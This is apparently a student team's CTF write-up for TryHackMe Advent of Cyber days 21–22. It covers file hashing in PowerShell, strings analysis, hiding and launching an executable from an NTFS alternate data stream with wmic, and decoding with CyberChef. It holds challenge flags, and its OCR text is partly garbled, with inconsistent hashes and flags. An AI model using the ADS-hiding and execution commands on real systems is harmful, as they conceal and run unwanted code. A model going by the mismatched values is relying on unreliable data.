

PSP0201

Week 6

Writeup

Group Name: Hacktocrats

Members

ID	Name	Role
1211103194	NUR FARAHIYA AIDA BINTI ABD RAZAK	Leader
1211103602	NUR ALIA AMELISA SYAZREEN BINTI MOHD SULEI	Member
1211103430	AINA SOFEA BINTI AMIER HAMZAH	Member
1211103237	NURUL AIN BINTI KAMARUDIN	Member


Day 21: Time for some ELForensics

Tools used: Remmina, Windows Powershell

Solution / walkthrough:

Question 1:

View the contents of the text file within the Documents folder using command *more* in powershell to display the first screen of information from db file hash.txt and successfully retrieve the MD5 Hash for db.exe.



Question 2:

Type in command *Get-FileHash -Algorithm MD5 .\deebee.exe* to compute the hash value for mysterious executable within the Documents folder. This command uses MD5 algorithm and not the default SHA256 algorithm.

Note: You must replace file.exe with the actual name of the file which contains the ADS, and streamname is the actual name of the stream displayed in the output.

Answer the questions below

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

596690FFC54AB6101932856E6A78E3A1 Correct Answer

What is the file hash of the mysterious executable within the Documents folder?

Answer format: ****{*****} Submit

Using Strings Find the hidden flag within the executable?

Answer format: ****{*****} Submit

What is the flag that is displayed when you run the database connector file?

Answer format: ****{*****} Submit

Task 24 [Day 22] Blue Teaming Elf McEager becomes CyberElf

Task 25 [Day 23] Blue Teaming The Grinch strikes again!

Task 26 [Day 24] Final Challenge The Trial Before Christmas

```

PS C:\Users\littlehelper\Documents> dir
Directory: C:\Users\littlehelper\Documents

Mode LastWriteTime Length Name
---- ----- ----
-a-- 11/23/2020 11:21 AM 63 db_file_hash.txt
-a-- 11/23/2020 11:22 AM 5632 deebee.exe

PS C:\Users\littlehelper\Documents> more '.\db_file_hash.txt'
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe
Algorithm Hash
MD5 SF037501FB542AD2D9B06EB12AE09F0

PS C:\Users\littlehelper\Documents>

```

41m 59s

Question 3:

Change MD5 inside `Get-FileHash -Algorithm MD5 .\deebee.exe` to SHA256 to obtain the hash value of the executable file using SHA256 algorithm

Note: You must replace file.exe with the actual name of the file which contains the ADS, and streamname is the actual name of the stream displayed in the output.

Answer the questions below

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

596690FFC54AB6101932856E6A78E3A1 Correct Answer

What is the file hash of the mysterious executable within the Documents folder?

5F037501FB542AD2D9B06EB12AE09F0 Correct Answer

Using Strings Find the hidden flag within the executable?

Answer format: ****{*****} Submit

What is the flag that is displayed when you run the database connector file?

Answer format: ****{*****} Submit

Task 24 [Day 22] Blue Teaming Elf McEager becomes CyberElf

Task 25 [Day 23] Blue Teaming The Grinch strikes again!

Task 26 [Day 24] Final Challenge The Trial Before Christmas

```

PS C:\Users\littlehelper\Documents> dir
Directory: C:\Users\littlehelper\Documents

Mode LastWriteTime Length Name
---- ----- ----
-a-- 11/23/2020 11:21 AM 63 db_file_hash.txt
-a-- 11/23/2020 11:22 AM 5632 deebee.exe

PS C:\Users\littlehelper\Documents> more '.\db_file_hash.txt'
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe
Algorithm Hash
MD5 SF037501FB542AD2D9B06EB12AE09F0

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe
Algorithm Hash
SHA256 F5092878B844E41A7C95B1628E39B439EB6BF0117B06D5A7B66ED099F55B5FED

PS C:\Users\littlehelper\Documents>

```

39m 41s

Question 4:

Use String.exe to displays strings of printable characters found in the deebee.exe file and find the flag hidden within the executable file

The screenshot shows a browser window with a challenge page and a terminal window.

Challenge Page:

- Header:** Sharing this tab to meet.google.com
- Section 1:** Answer the questions below
Read the contents of the text file within the Documents folder. What is the file hash for db.exe?
Input: 596690FFC54AB6101932856E6A78E3A1
Buttons: Correct Answer (green)
- Section 2:** What is the file hash of the mysterious executable within the Documents folder?
Input: 5F037501FB542AD2D9B06EB12AED09F0
Buttons: Correct Answer (green)
- Section 3:** Using Strings find the hidden flag within the executable?
Input: Answer format: ***{*****}
Buttons: Submit (green)
- Section 4:** What is the flag that is displayed when you run the database connector file?
Input: Answer format: ***{*****}
Buttons: Submit (green)

Terminal Window:

- Applications: Applications, Places, Mon Jul 18 09:28:17 2023, AttackBox IP: 10.10.255.175
- Quick Connect: Select Windows PowerShell
- Code Editor:

```
System
Main
System.Reflection
Sleep
CLR
ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingInfoNodes
args
Object
Accessing the Best Festival Company Database...
Do you want to log in?
Using SSO to log in user...
Loading menu, standby...
THM{f6107e6cb1214139e313e108cb6f93}
Select-Content -Path db\file1.exe -Value $(Get-Content $([Get-Command C:\Users\littlehelper\Documents\db\file1.exe] -Raw) -Encoding Byte) -Encoding Byte -Stream hidehd
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
```
- File Explorer: zIV, WraphonExceptionThrows, deebbee, Copilot, reDB, \$c\$8374a1e-384f-4cf2-b8c0-01f74ec36ab2, 1.0.0.0, .NETFramework, Version=v4.0, FrameworkDisplayName, .NET Framework 4, RSOS, ffb, _Local\Local\deebbee\deebbee\obj\Debug\deebbee.pdb, _CorrelationId, mscoree.dll, VS_VERSION_INFO, VarFileInfo

Question 5:

To view ADS of deebee.exe file in powershell, we used `Get-Item -Path .\deebee.exe -Stream *` command. `Get-Item` will get the item at specified location. `-Path` is used to specify the path to an item. Dot(.) is used to specify the current location and `-Stream *` gets all alternative data stream from the file.

Instrumentation, to launch the hidden file.

The command to run to launch the hidden executable hiding within ADS:

```
wmic process call create $(Resolve-Path file.exe:streamname)
```

Note: You must replace file.exe with the actual name of the file which contains the ADS, and streamname is the actual name of the stream displayed in the output.

Answer the questions below

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

596690FFC54AB6101932856E6A78E3A1 Correct Answer

What is the file hash of the mysterious executable within the Documents folder?

5F037501FB542AD2D9B06EB12AED09F0 Correct Answer

Using Strings find the hidden flag within the executable?

THM{f6187e6cbeb1214139ef313e108cb6f9} Correct Answer

What is the flag that is displayed when you run the database connector file?

THM{088731ddc7b9fdccaaed98b2b07c297c} Correct Answer

Sharing this tab to [meet.google.com](#) Stop sharing View tab: meet.google.com

Applications Places Mon 18 Jul, 09:36 AttackBox IP:10.10.255.175 Quick Connect

Quick Connect x

Windows PowerShell

```
cmd /c shellprivileges <urn:schemas-microsoft-com:v3>
<requestedExecutionLevel level="asInvoker" uiAccess="false"/>
<requestedPrivileges>
</requestedPrivileges>
</trustInfo>
</assembly>
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *
PSPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSChildName : deebee.exe::$DATA
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
PSContainer : Faraday
PSFileName : C:\Users\littlehelper\Documents\deebee.exe
Stream : $DATA
Length : 5632

PSPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hide
PSChildName : deebee.exe::$hidedb
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
PSContainer : Faraday
PSFileName : C:\Users\littlehelper\Documents\deebee.exe
Stream : hidedb
Length : 6144
```

PS C:\Users\littlehelper\Documents> wmic process call create \$(Resolve-Path .\deebee.exe:hidedb)

Executing (Win32_Process->Create)

Method invocation successful.

Out Parameters:

Instance of __PARAMETERS

```
{
    ProcessId = 2364;
    ReturnValue = 0;
}
```

Task 24 [Day 22] Blue Teaming Elf McEager becomes CyberElf

Question 6:

Run `wmic process call create $(Resolve-Path .\deebee.exe:hidedb)` command to execute database connector file hidden inside ADS. Once the file executed, we were presented with the flag Nice&Naughty List option

The screenshot shows a browser window with a challenge page and a terminal window side-by-side.

Challenge Page Content:

- Instrumentation, to launch the hidden file.**
- The command to run to launch the hidden executable hiding within ADS:**
`wmic process call create $(Resolve-Path file.exe:streamname)`
- Note:** You must replace `file.exe` with the actual name of the file which contains the ADS, and `streamname` is the actual name of the stream displayed in the output.
- Answer the questions below**
- Read the contents of the text file within the Documents folder. What is the file hash for `db.exe`?
596690FFC54AB6101932856E6A78E3A1 (Correct Answer)
- What is the file hash of the mysterious executable within the Documents folder?
SF037501FB542AD2D9B06EB12AED09F0 (Correct Answer)
- Using Strings find the hidden flag within the executable?
THM{f6187e6cbeb1214139ef313e108cb6f9} (Correct Answer)
- What is the flag that is displayed when you run the database connector file?
THM{088731ddc7b9fdeccaed982b07c297c} (Correct Answer)

Terminal Window Content:

```
Applications Places 📁 n Mon 18 Jul, 09:38 AttackBox IP:10.10.255.175
Quick Connect
Recycle Bin
Select C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit
THM{088731ddc7b9fdeccaed982b07c297c}
Select an option: -
```

Question 7:

Type in number 2 inside select an option input box to view names inside Naughty List file. We found Sharika Spooner inside Naughty List

The screenshot shows a browser window with a challenge page and a terminal window side-by-side.

Challenge Page Content:


- Instrumentation, to launch the hidden file.**
- The command to run to launch the hidden executable hiding within ADS:**
`wmic process call create $(Resolve-Path file.exe:streamname)`
- Note:** You must replace `file.exe` with the actual name of the file which contains the ADS, and `streamname` is the actual name of the stream displayed in the output.
- Answer the questions below**
- Read the contents of the text file within the Documents folder. What is the file hash for `db.exe`?
596690FFC54AB6101932856E6A78E3A1 (Correct Answer)
- What is the file hash of the mysterious executable within the Documents folder?
SF037501FB542AD2D9B06EB12AED09F0 (Correct Answer)
- Using Strings find the hidden flag within the executable?
THM{f6187e6cbeb1214139ef313e108cb6f9} (Correct Answer)
- What is the flag that is displayed when you run the database connector file?
THM{088731ddc7b9fdeccaed982b07c297c} (Correct Answer)

Terminal Window Content:

```
Applications Places 📁 n Mon 18 Jul, 09:41 AttackBox IP:10.10.255.175
Quick Connect
Mila Boyle
Lelia Killion
Conception Peoples
Luisa Swilley
Daphne Johnson
Armonda Wiescarver
Theresa Fumari
Antony Collyer
Jesus Height
Jere Mager
Dawnie Hawkins
Jamel Watson
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glen Montafar
Dawn Keister
Wendy Lahr
Lucas Gravitt
Malika Burley
Darleen Rhee
Perez Parker
Santelli Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kinsley
Mona Willis
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Lehr
Melissa Vanhoose
Sharika Spooner
Select an option: 2
```

Question 8:

Type in number 1 inside select an option input box to view names inside Nice List file. We found Jaime Victoria inside Nice List.



Thoughts Process / Methodology:

First of all, we need to open Remmina and connect to the remote machine by inputting ip address of remote machine, username and password. Make sure to change color depth to RemoteFX (32bpp). After that, we open Windows powershell and change directory to Documents. To view the hash value of db file hash.txt, we use *more* command to display the contents of the file. We then used *Get-FileHash -Algorithm MD5 .\deebee.exe* command to obtain the hash for deebee.exe. We also used SHA256 algorithm to view hash value of deebee.exe file. Next, we used tools such as String.exe to displays strings of printable characters found in the deebee.exe file. To view ADS of deebee.exe file in powershell, we used *Get-Item -Path .\deebee.exe -Stream ** command. Lastly, we run *wmic process call create \$(Resolve-Path .\deebee.exe:hidedb)* command to execute database connector file hidden inside ADS.

Day 22: Elf McEager becomes CyberElf

Tools used: terminal, remmina, firefox (cyberchef)

Solution / walkthrough:

Question 1: the number that has been put in the input was received in the folder that appeared on the desktop. Then, we opened cyberchef on firefox and inserted the address of the file as the input. We used “magic” as the recipe. The answer appeared on the result snippet.

Magic - CyberChef - Mozilla Firefox

Mon 18 Jul, 10:06 AttackBox IP: 10.10.130.39

127.0.0.1:7777/#recipe=Magic(3,false,false,'')&input=ZEdobFozSnBibU5vZDJGemFHvnlaUT09

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/... Reverse Shell Cheat S...

Last build: 2 years ago Options About / Support

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Public Key

Type here to search

Recipe

Magic

Depth 3

Intensive mode Extensive language support

Crib (known plaintext string or regex)

Input

dGh1Z3JpbmNod2FzaGvYzQ==

Output

Recip (click to load) Result snippet Properties

From_Base64('A-Za-z0-9+=',true) thegrinchwashere Possible languages: English, German, Dutch, Indonesian Matching ops: From Base64, Valid UTF8 Entropy: 3.28

STEP BAKE! Auto Bake

Question 2: the same step has been done as the first question, the answer has been provided at the properties as shown below.

Magic - CyberChef - Mozilla Firefox

Mon 18 Jul, 10:09 AttackBox IP: 10.10.130.39

127.0.0.1:7777/#recipe=Magic(3,false,false,'')&input=ZEdobFozSnBibU5vZDJGemFHvnlaUT09

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/... Reverse Shell Cheat S...

Last build: 2 years ago Options About / Support

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Public Key

https://help.tryhackme.com

Type here to search

Recipe

TryHackMe Support https://help.tryhackme.com/

Magic

Depth 3

Intensive mode Extensive language support

Crib (known plaintext string or regex)

Input

dGh1Z3JpbmNod2FzaGvYzQ==

Output

start: 319 end: 323 time: 68ms length: 18957 lines: 706


From_Base64('A-Za-z0-9+=',true) thegrinchwashere

Dutch Indonesian Matching ops: From Base64, Valid UTF8 Entropy: 3.28


Possible languages: English, German, Dutch, Indonesian


STEP BAKE! Auto Bake

Question 3: After that, we opened KeePass at the folder and pressed the hiya key. After scrolling through the page, we found the notes for hiya key




Question 4: Then, we searched for the elf server at the network folder. We pressed the network button and changed the password to viewable using the toggle button. After we receive the password, we paste it in the cyberchef and bake it using the “magic” recipe. The answer is shown at the properties which were hex.







Question 5: the answer has been obtained as we searched for the previous question, it was shown at the result snippet.



